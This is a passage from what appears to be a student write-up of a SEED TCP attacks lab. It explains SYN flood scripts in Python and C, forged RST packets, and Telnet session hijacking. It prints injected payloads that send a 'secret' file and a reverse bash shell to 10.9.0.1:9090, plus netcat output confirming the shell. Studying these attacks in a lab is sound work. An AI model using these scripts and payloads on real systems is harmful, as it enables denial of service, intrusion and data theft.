  pkt[TCP].sport, flags="A",seq=pkt[TCP].ack+5, ack =
  pkt[TCP].seq+len(pkt[TCP].payload))
7         data = "\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1
  2>&1 \r"
8         pkt = ip/tcp/data
9         send(pkt, iface ="br-e2d985a70b71", verbose=0)
10 pkt = sniff(iface = 'br-e2d985a70b71', filter = 'tcp and src
  host 10.9.0.5 and src port 23', prn = spoof_tcp)
```

- Script **sniffs** the live Telnet packets to grab the correct **src port, SEQ, and ACK**.
- Meaning: start an interactive bash on the victim and **connect back** to the attacker’s IP/port.

```
ATTACKER:PES1UG24CS840:Vinay /volumes
$>python3 reverse.py
```

- On the attacker: first run nc -l 9090 (listener), then python3 reverse.py.
- The injected packet rides the existing Telnet stream with **valid SEQ/ACK**, so the server accepts and executes it.

```
Attacker-2:PES1UG24CSS840:Vinay:/volumes
$>nc -l 9090
seed@77cb3c495cba:~$ ls
ls
secret
seed@77cb3c495cba:~$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 23272  bytes 1954006 (1.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14100  bytes 1206300 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 130  bytes 12369 (12.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 12369 (12.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

seed@77cb3c495cba:~$
```

- The attacker's Netcat window becomes a **shell prompt from the victim**.
- Running ifconfig shows **inet 10.9.0.5** → confirms the shell is on the victim.
- We can run commands (ls, etc.) directly from the attacker machine.

Code Snippets:

1. synflood.py

- **Template packet:** ip = IP(dst="10.9.0.5"); tcp = TCP(dport=23, flags='S'); pkt = ip/tcp
  Creates a SYN packet aimed at Telnet (port 23).
- **Per-packet spoofing:**

  pkt[IP].src = <random IP>
  pkt[TCP].sport = <random 16-bit>
  pkt[TCP].seq = <random 32-bit>

- Randomizes source IP/port/SEQ so the victim can't complete the handshake, filling the half-open backlog.
- **Tight loop send:** send(pkt, iface='****', verbose=0)
  Blasts packets on the chosen interface to overwhelm the queue

2. synflood.c

- **Header structs:** struct ipheader { … }, struct tcpheader { … }
  Manual IP/TCP headers so we can craft packets byte-for-byte.
- **Raw socket + IP_HDRINCL:**
  socket(AF_INET, SOCK_RAW, IPPROTO_RAW) and setsockopt(IP_HDRINCL)
  Lets us send fully-formed IP packets (kernel won't rewrite headers).
- tcp->tcp_flags = TH_SYN;
- tcp->tcp_sport = rand(); // spoofed source port
- tcp->tcp_seq = rand(); // spoofed SEQ
  - Uses random source IPs and sets the correct packet length.
- **TCP checksum:** tcp->tcp_sum = calculate_tcp_checksum(ip);
  Builds a pseudo-header and computes a valid checksum so targets accept the SYN.
- **Tight send loop:** send_raw_ip_packet(ip); inside while (1)
  Sustained flood to exhaust the victim's tcp_max_syn_backlog.

3) reset.py

- **Forged RST:**
- IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
- TCPLayer = TCP(sport=****, dport=23, flags="R", seq=****)
- send(IPLayer/TCPLayer, iface='****')
  - Spoofs the client's 〈src IP, src port〉 and sets **RST** with the **right sequence** so the server drops the connection immediately.

4) reset_auto.py

- **Sniff live Telnet, then respond:**
  sniff(iface='****', filter='tcp and port 23', prn=spoof_tcp)
  Each captured packet triggers our callback.
- **RST with correct numbers:**
- IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst) // swap directions
- TCPLayer = TCP(flags="R",
- seq=pkt[TCP].ack, // expected by peer
- dport=pkt[TCP].sport, sport=pkt[TCP].dport)
- send(IPLayer/TCPLayer)
  - Uses the **observed ACK as our RST SEQ** and swaps ports, so the peer accepts it as valid and tears down the session.

5) hijack.py — Inject one Telnet command (exfiltrate a file)

- **ACK'd data injection:**
- TCPLayer = TCP(sport=****, dport=23, flags="A", seq=****, ack=****)
- Data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
- send(IP/TCPLayer/Data, iface='****')
  - flags="A": inject **in-window** data into an **established** stream.
  - seq/ack: copied from Wireshark so the server accepts the payload.
  - Payload uses Telnet **carriage returns** and redirects file contents to the attacker via a one-shot TCP connection.

6) reverse.py — Inject a reverse shell

- **Sniff only server→client Telnet:**
  filter='tcp and src host 10.9.0.5 and src port 23'
  Grabs packets that carry the server's latest SEQ/ACK.
- **Forge ACK'd data with correct numbers:**
- ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
- tcp = TCP(sport=pkt[TCP].dport, dport=pkt[TCP].sport,
- flags="A",
- seq=pkt[TCP].ack+5, // small offset to sit in window
- ack=pkt[TCP].seq+len(pkt[TCP].payload))
  - Ensures our injected data is **in window** so Telnet accepts and executes it.
- **Reverse-shell payload:**
- "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1"
  - Starts an interactive bash on the victim, with **stdin/stdout/stderr** redirected to the attacker's TCP listener (Netcat).
- **Send on the right NIC:** send(pkt, iface="****", verbose=0)
  Delivers the command over the hijacked Telnet stream.